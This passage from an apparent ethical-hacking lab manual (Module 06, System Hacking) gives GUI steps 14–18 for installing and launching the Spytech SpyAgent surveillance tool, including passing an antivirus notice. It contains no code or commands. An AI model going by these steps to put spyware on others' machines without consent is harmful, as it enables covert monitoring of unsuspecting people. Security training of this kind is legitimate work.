


Module 06 – System Hacking


14. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.




15. The **Spytech SpyAgent** folder location window appears; close the window.



16. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.



17. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.



18. The Spytech SpyAgent dialog box appears; click **Continue....**



